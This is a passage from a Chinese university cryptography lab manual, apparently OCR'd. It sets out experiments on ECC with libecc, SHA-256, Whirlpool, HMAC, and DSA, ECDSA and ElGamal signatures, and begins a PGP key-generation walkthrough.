



图 4-3　产生密钥对界面

将加密好的文件放入输入文件中，将密钥改成私钥就可以进行公钥解密了。同样记录解密的时间和文件大小。特别注意：解密后的文件是否能够正常播放？

**【实验报告】**


（1）简述 RSA 算法密钥生成的步骤及加解密过程。

（2）简述加密数据量对 RSA 加密速度的影响。

**【思考题】**

（1）对称密码体制与非对称密码体制各有什么优缺点？

（2）这些优缺点是如何影响它们的应用的？



## 4.2 ECC

**【实验目的】**

了解 libecc 开发包提供的各个库函数的用法，并利用这些库函数实现基于椭圆曲线的 Diffie-Hellman 密钥交换和椭圆曲线加密（Elliptic Curves Cryptography，ECC）。

**【原理简介】**

第六届国际密码学会议对应用于公钥密码系统的加密算法推荐了两种：基于大整数因子分解问题（IFP）的 RSA 算法和基于椭圆曲线上离散对数计算问题（ECDLP）的 ECC 算法。4.1 节中涉及的 RSA 算法的特点之一是数学原理简单、在工程应用中比较易于实现，但它的单位安全强度相对较低；相比之下，ECC 算法的数学理论非常深奥和复杂，在工程应用中比较难于实现，但它的单位安全强度相对较高，也就是说，要达到同样的安全强度，ECC 算法所需的密钥长度远比 RSA 算法低。RSA 的当前密钥大小推荐值为

2048b，而小得多的 224b 的 ECC 密钥即可提供相同级别的安全性；而随着安全级别的提高，这种优势会变得越发明显，例如，256b 的 ECC 密钥与 3072b 的 RSA 密钥功效完全相同。这就有效地解决了为了提高安全强度必须增加密钥长度所带来的工程实现难度的问题，且设备需要的存储空间、功耗、内存和带宽也都较少，这使得开发者可以在诸如无线设备、手持计算机、智能卡和瘦客户端等限定的平台中实施加密技术。目前，NIST、ANSI 和 IEEE 都已对 ECC 进行了标准化，ECC 加密算法有着广泛的应用前景。

关于 ECC 基本原理及数学基础的介绍，请参阅相关参考书。

libecc 是一个开放源代码的 ECC 算法开发包，它提供一组库文件供开发者使用，以实现基于椭圆曲线的各类密码学应用，如密钥交换、加解密、数字签名等。

**【实验环境】**

安装 Linux 操作系统的 PC 一台，其上安装 gcc 编译器。

**【实验步骤】**

（1）从网站 libecc.sourceforge.net 下载 libecc 开发包的最新版本 libecc0.11.1.tar.gz。

（2）进入保存文件的目录，执行以下操作完成 libecc 的安装。

```
$ tar zxvf libecc 0.11.1.tar.gz      //解压缩文件
    $ cd libecc 0.11.1               //进入解压后的目录
    $ ./configure -prefix=/usr       //进行安装配置
    $ make                           //编译文件
    $ su                             //切换到 root 用户,需要输入密码,$变成#
    # make install                   //安装编译好的库文件
```

（3）单击 libecc.sourceforge.net 网站主页上的 Reference Manual 超链接，进入 libecc 的内容介绍部分。通过网页上的文字介绍以及阅读相关的源代码，了解各个类及其成员函数的意义与调用方法。在后面的实验中，libecc∷point 类和其成员函数要被直接调用，因此在这里做一下重点介绍。

libecc∷point< Polynomial, a , b >类表示在椭圆曲线 $x^3+ax^2+b=y^2+xy$ 上的点 $(x, y)$。以下是其成员函数的介绍。

- point (void)创建一个在无穷远处的点（零点）。
- point (polynomial_type const &x, polynomial_type const &y)创建一个与多项式变量 x、y 一一对应的点。
- point (std∷string x , std∷string y) 创建一个与字符串 x 和 y 一一对应的点。这里相当于把字符串 x、y 转换成了多项式变量 x′、y′。
- point & operator= (point const &p1)，“=”操作，复制点 p1 到被操作的点。
- point & operator+= (point const &p1)，“+=”操作，被操作点与点 p1 进行“加”运算。
- void MULTIPLY_and_assign (point const &pnt, mpz_class const &scalar)，点 pnt 与数 scalar 做“乘”运算，即 scalar 个点 pnt 相“加”，结果存入点 pnt。
- bool operator== (point const &p1) const 判断被操作数是否与点 p1 相等。

- bool operator!= (point const &p1) const 判断被操作数是否与点 p1 不相等。
- bool check (void) const 检查当前点是否在椭圆曲线上或是在无穷远处。
- polynomial_type const & get_x (void) const 获取该点的 x 坐标。
- polynomial_type const & get_y (void) const 获取该点的 y 坐标。
- bool is_zero (void) const 判断该点是否是无穷远点（零点）。
- void print_on (std∷ostream &os) const 输出该点坐标。
- void randomize (rds &random_source)生成一个椭圆上的随机点。

（4）尝试使用上述成员函数生成几个点，并对其进行简单操作。

（5）尝试使用上述成员函数，结合相关知识，实现基于椭圆曲线的 Diffie-Hellman 密钥交换。

（6）尝试使用上述成员函数，结合相关知识，实现基于椭圆曲线的 ElGamal 加解密算法。并验证解密后的结果是否就是加密前的值。

**【实验报告】**

（1）简述 ECC 算法相对于 RSA 算法的优缺点。

（2）简述基于椭圆曲线的 Diffie-Hellman 密钥交换流程。

（3）简述基于椭圆曲线的 ElGamal 加解密算法流程。

（4）列出安装 libecc 过程中出现的问题以及解决方法。

**【思考题】**

（1）分别实现 RSA 与 ECC 算法，比较在相同的安全强度下两者运行的速度。

（2）考虑用椭圆曲线如何实现数字签名。

# 第 5 章 杂凑算法

## 5.1 SHA-256

**【实验目的】**

掌握目前普遍使用的 SHA 算法的基本原理,了解其主要应用方法。

**【原理简介】**

SHA（Secure Hash Algorithm）算法由美国 NIST 开发，作为数字签名标准中使用的 Hash 算法，并在 1993 年作为联邦信息处理标准公布。在 1995 年公布了其改进版本 SHA-1,2001 年 NIST 发布了三个额外的 SHA 变体,这三个函数都将消息对应到更长的消息摘要,以它们的摘要长度（以位计算）加在原名后面来命名：SHA-256，SHA-384 和 SHA-512。SHA-256 将不定长的输入变换为 256b 定长输出，作为输入数据的摘要（又称为数据指纹），反映了数据的特征。设摘要长度为 $n$，则对于给定输入数据，找到另一不同数据但具有相同摘要的概率为 $2^{-n}$，根据生日攻击的原理，寻找到两个数据具有相同摘要的概率为 $2^{-\frac{n}{2}}$。Hash 算法被广泛用于数据完整性保护、身份认证和数字签名当中。

关于 SHA-256 基本原理及数学基础的介绍，请参阅相关参考书。

**【实验环境】**

安装 Windows 操作系统的 PC 一台，其上安装 VC++ 6.0 及以上编译器。

**【实验步骤】**

（1）从 http://cryptopp.sourceforge.net/docs/ref521/sha_8cpp-source.html 网页上得到算法的源代码。

（2）构造一个长度为 1KB 左右的文本文件，以 SHA-256 算法对文件计算 Hash 值。

（3）在上述文本文件中修改一个字母或汉字，再次计算 Hash 值，与步骤（2）中 Hash 值进行比较，看看有多少比特发生改变。

（4）测试 SHA-256 算法的速度。

**【实验报告】**

（1）简述 SHA 算法流程。

（2）写出步骤（2）和步骤（3）中的文本文件和 Hash 值。

（3）写出所使用机器的硬件配置以及 SHA-256 的测试速度。

**【思考题】**

考虑 Hash 算法如何用于数据完整性校验，与常用的 CRC 校验方法有何不同？

## 5.2 Whirlpool

**【实验目的】**

通过本实验,掌握 Whirlpool 算法的基本原理,了解其主要应用方法。

**【原理简介】**

2000 年，Vincent Rijmen 和 Paulo S.L.M.Barreto 设计了 Whirlpool，它是目前 NESSIE（New European Schemes for Signature, Integrity, and Encryption）唯一推荐使用的 Hash 函数，同时它也被国际标准化组织 ISO 和国际电子技术协会 IEC 采用作为 ISO/IEC 10118-3 国际标准。

Whirlpool 是在分组密码 Square 的基础上设计的，算法的输入长度不超过 $2^{256}$b，产生 512b 的 Hash 值。最初的版本中，S 盒是随机生成的，具有良好的密码学特性；2001 年的版本中，对它进行了改进，使其密码学特性更好，而且更方便硬件实现；2003 年的版本中，进一步修改了扩散阵列（Diffusion Matrix）。Whirlpool 是个很新的算法，实现方面经验很少，拥有与 AES 相似的性能和空间特性，与 SHA-512 相比，Whirlpool 需要更多硬件资源，但性能更好。

关于 Whirlpool 基本原理及数学基础的介绍，请参阅相关参考书。

**【实验环境】**

安装 Windows 操作系统的 PC 一台，其上安装 VC++ 6.0 及以上编译器。

**【实验步骤】**

（1）从 http://cryptopp.sourceforge.net/docs/ref521/whrlpool_8cpp-source.html 网页上得到算法的源代码。

（2）构造一个长度为 1KB 左右的文本文件，以 Whirlpool 算法对文件计算 Hash 值。

（3）在上述文本文件中修改一个字母或汉字，再次计算 Hash 值，与步骤（2）中 Hash 值进行比较，看看有多少比特发生改变。

（4）测试 Whirlpool 算法的速度。

**【实验报告】**

（1）简述 Whirlpool 算法流程。

（2）写出步骤（2）和步骤（3）中的文本文件和 Hash 值。

（3）写出所使用机器的硬件配置以及 Whirlpool 的测试速度。

**【思考题】**

思考 Whirlpool 与本章前面介绍的 Hash 算法的区别。

## 5.3 HMAC

**【实验目的】**

掌握目前普遍使用的 HMAC 算法的基本原理,了解其主要应用方法。

**【原理简介】**

HMAC 是密钥相关的哈希运算消息认证码（keyed-Hash Message Authentication Code），HMAC 运算利用哈希算法，以一个密钥和一个消息为输入，生成一个消息摘要作为输出。

关于 HMAC 基本原理及数学基础的介绍，请参阅相关参考书。

**【实验环境】**

安装 Windows 操作系统的 PC 一台，其上安装 VC++ 6.0 及以上编译器。

**【实验步骤】**

（1）从 http://cryptopp.sourceforge.net/docs/ref521/hmac_8cpp-source.html 网页上得到算法的源代码。

（2）构造一个长度为 1KB 左右的文本文件，以 HMAC 算法对文件计算 Hash 值。

（3）在上述文本文件中修改一个字母或汉字，再次计算 Hash 值，与步骤（2）中 Hash 值进行比较，看看有多少比特发生改变。

（4）测试 HMAC 算法的速度。

**【实验报告】**

（1）简述 HMAC 算法流程。

（2）写出步骤（2）和步骤（3）中的文本文件和 Hash 值。

（3）写出所使用机器的硬件配置以及 HMAC 的测试速度。

**【思考题】**

思考 HMAC 与本章前面介绍的 Hash 算法的区别。

# 第 6 章 数字签名算法

## 6.1 DSA

**【实验目的】**

了解 DSA 数字签名算法的设计原理和验证方法，利用 crypto++密码库函数实现 DSA 签名和验证。

**【原理简介】**

1991 年 8 月 30 日，美国国家标准与技术学会（NIST）提出了一个联邦数字签名标准，NIST 称为 DSS（Digital Signature Standard）。DSS 中采用的算法简记为 DSA（Digital Signature Algorithm）。NIST 提出："DSA 适用于联邦政府的所有部门，以保护未加密的信息……它同样适用于 E-mail、电子金融信息传输、电子数据交换、软件发布、数据存储及其他需要数据完整性和原始真实性的应用。"DSA 应用非常广泛，许多软件厂商都支持该签名算法。

DSA 使用 SHA-1 作为被签名消息的摘要算法，其签名长度为 320b，其安全性基于计算离散对数的困难性，是 ElGamal 签字和 Schnorr 签字的一种变形。DSA 只能用于数字签名而不能用于加密。

有关 DSA 的原理与数学基础请查阅相应的参考书。

**【实验环境】**

安装 Windows 操作系统的 PC 一台，其上安装有 VC++ 6.0 及以上版本的编译器。

**【实验步骤】**

（1）从 http://cryptopp.sourceforge.net/docs/ref521/dsa_8cpp-source.html 网页上得到算法的相关源代码，并将其编译为一个可执行的程序。

（2）产生 DSA 密钥对，选择一个文本文件以私钥进行签名，记录签名结果。

（3）对签名用公钥进行验证。随后对文本文件内容进行修改，再次用公钥验证签名，记录验证的结果。

（4）测试 DSA 签名和验证的速度。

**【实验报告】**

（1）简述 DSA 的原理。

（2）记录产生密钥对，被签名文件和签名。

（3）记录使用机器的硬件配置及签名和验证的速度（次/秒）。

【思考题】

考虑 DSA 签名算法与公钥加密算法的不同之处，说明为什么 DSA 不能用于加密。

## 6.2 ECDSA

【实验目的】

通过本实验了解 ECDSA 数字签名算法的原理和验证方法，利用 crypto++密码库函数实现 ECDSA 方法，并了解其与 DSA 算法之间的关系。

【原理简介】

基于椭圆曲线上离散对数计算的难题（ECDLP），1985 年 N.Koblitz 和 Miller 提出将椭圆曲线用于密码算法，分别利用有限域上椭圆曲线的点构成的群实现了离散对数密码算法。6.1 节的 DSA 算法也被广泛应用在椭圆曲线上，称为椭圆曲线数字签名算法 ECDSA，由 IEEE 工作组和 ANSI（American National Standard Institute）X9 组织开发，被定为 X9.62。一般认为 ECDLP 比一般有限域上离散对数问题（DLP）要困难得多，因此椭圆曲线系统中每个密钥位的强度在本质上要比传统的离散对数系统大得多，因而除了具有相同等级的安全性外，ECC 系统所用的参数比 DL 系统所用的参数少。该系统的优点是参数少、速度快以及密钥和证书都较小。这些优点在处理能力、存储空间、带宽和能源受限的环境中尤其重要。

有关 ECDSA 的原理与数学基础请查阅相应的参考书。

【实验环境】

安装 Windows 操作系统的 PC 一台，其上安装有 VC++ 6.0 及以上版本的编译器。

【实验步骤】

（1）从 http://cryptopp.sourceforge.net/docs/ref521/struct_e_c_d_s_a.html 得到算法的相关源代码，并将其编译为一个可执行的程序。

（2）产生 ECDSA 密钥对，选择一个文本文件以私钥进行签名，记录签名结果。

（3）对签名用公钥进行验证。随后对文本文件内容进行修改，再次用公钥验证签名，记录验证的结果。

（4）测试 ECDSA 签名和验证的速度，并与 DSA 的签名和验证速度进行比较。

【实验报告】

（1）简述 ECDSA 的算法流程。

（2）记录产生密钥对，被签名文件和签名。

（3）记录使用机器的硬件配置及签名和验证的速度（次/秒）。

【思考题】

比较 ECDSA 和 DSA 的优缺点，并利用 4.2 节的 libecc 库重新编写 ECDSA。

## 6.3 ElGamal

**【实验目的】**

了解 ElGamal 数字签名算法的设计原理和验证方法，利用 crypto++密码库函数实现 ElGamal 签名和验证。

**【原理简介】**

ElGamal 签名体制由 T.ElGamal 在 1985 年提出。其修正形式已被美国 NIST 作为数字签名标准（DSS）。它是 Rabin 体制的一种变形，专门设计作为签名用。方案的安全性基于求离散对数的困难性。它是一种非确定性的双钥体制，即对同一明文消息，由于随机参数选择不同而有不同的签名。目前，ANSI X9.30-199X 已将 ElGamal 签名体制作为签名标准算法。

有关 ElGamal 的原理与数学基础请查阅相应的参考书。

**【实验环境】**

安装 Windows 操作系统的 PC 一台，其上安装有 VC++ 6.0 及以上版本的编译器。

**【实验步骤】**

（1）从 http://cryptopp.sourceforge.net/docs/ref521/elgamal_8cpp-source.html 得到算法的相关源代码，并将其编译为一个可执行的程序。

（2）产生 ElGamal 密钥对，选择一个文本文件以私钥进行签名，记录签名结果。

（3）对签名用公钥进行验证。随后对文本文件内容进行修改，再次用公钥验证签名，记录验证的结果。

（4）测试 ElGamal 签名和验证的速度，并与 DSA 的签名和验证速度进行比较。

**【实验报告】**

（1）简述 ElGamal 的算法流程。

（2）记录产生密钥对，被签名文件和签名。

（3）记录使用机器的硬件配置及签名和验证的速度（次/秒）。

**【思考题】**

比较签名算法 DSA 与 ElGamal 签名体制的异同，并指出 ElGamal 签名具有哪些特点。

# 第 7 章 常用密码软件的工具应用

## 7.1 PGP

【实验目的】

掌握目前十分流行的加密软件 PGP 的使用，并加深理解密码学在网络安全中的重要性。

【原理简介】

**1. PGP 简介**

PGP（Pretty Good Privacy），是一个基于 RSA 公钥加密体系的加密软件。它可以用来加密文件，可以用来对邮件保密以防止非授权者阅读，还能对邮件加上数字签名从而使收信人可以确认邮件的发送者，并能确信邮件没有被篡改。同时，它提供一种安全的通信方式，而事先并不需要任何保密的渠道来传递密钥。它采用了一种 RSA 和传统加密的杂合算法，用于数字签名的邮件文摘算法、加密前压缩等，还有一个良好的人机工程设计。它的功能强大，有很快的速度。而且它的源代码是免费的。

**2. PGP 中的密码算法**

PGP 应用了一个混合加密算法，它包含对称密钥算法、非对称密钥算法、消息报文摘要等经典的密码学算法，同时还涉及数字签名的思想。它为用户生成密钥对之后，可以进行邮件的加密、签名、解密和认证。在 PGP 中使用的加密算法和用途如表 7-1 所示。

表 7-1　PGP 中所采用的各种密码算法

| 密钥名 | 加密算法 | 用　　途 |
|---|---|---|
| 会话密钥 | IDEA，AES | 对传送消息的加解密，随机生成，一次性使用 |
| 公钥 | RSA，Diffie-Hellman | 对会话密钥加密，收信人和发信人共用 |
| 私钥 | RSA，Diffie-Hellman | 对消息的杂凑值加密以形成签字，发信人专用 |
| 口令 | IDEA | 对私钥加密以存储于发送端 |

【实验环境】

Windows XP 系统，PGP 8.0 以上版本（最新版本是 10.0.3）。

【实验步骤】

**1. 用 PGPkeys 管理密钥环**

（1）用户密钥环的生成

① 打开【开始】|程序|PGP|PGPkeys，启动 PGPkeys，界面如图 7-1 所示。





图 7-1　PGP 启动界面

② 在 PGP Key Generation Wizard 提示下，单击【下一步】按钮，开始创建密钥对，如图 7-2 所示。





图 7-2　PGP 密钥生成界面

③ 输入名字和邮件地址（为了用户之间便于辨认，尽量使用真名或别人熟悉的昵称），如图 7-3 所示。

④ 选择适当的加密算法和密钥长度、证书年限等设置。

⑤ 输入用户口令至足够长（至少大于 8 个字符），可以选择隐式输入确保口令安全，如图 7-4 所示。

⑥ 单击【完成】按钮，如图 7-5 所示。

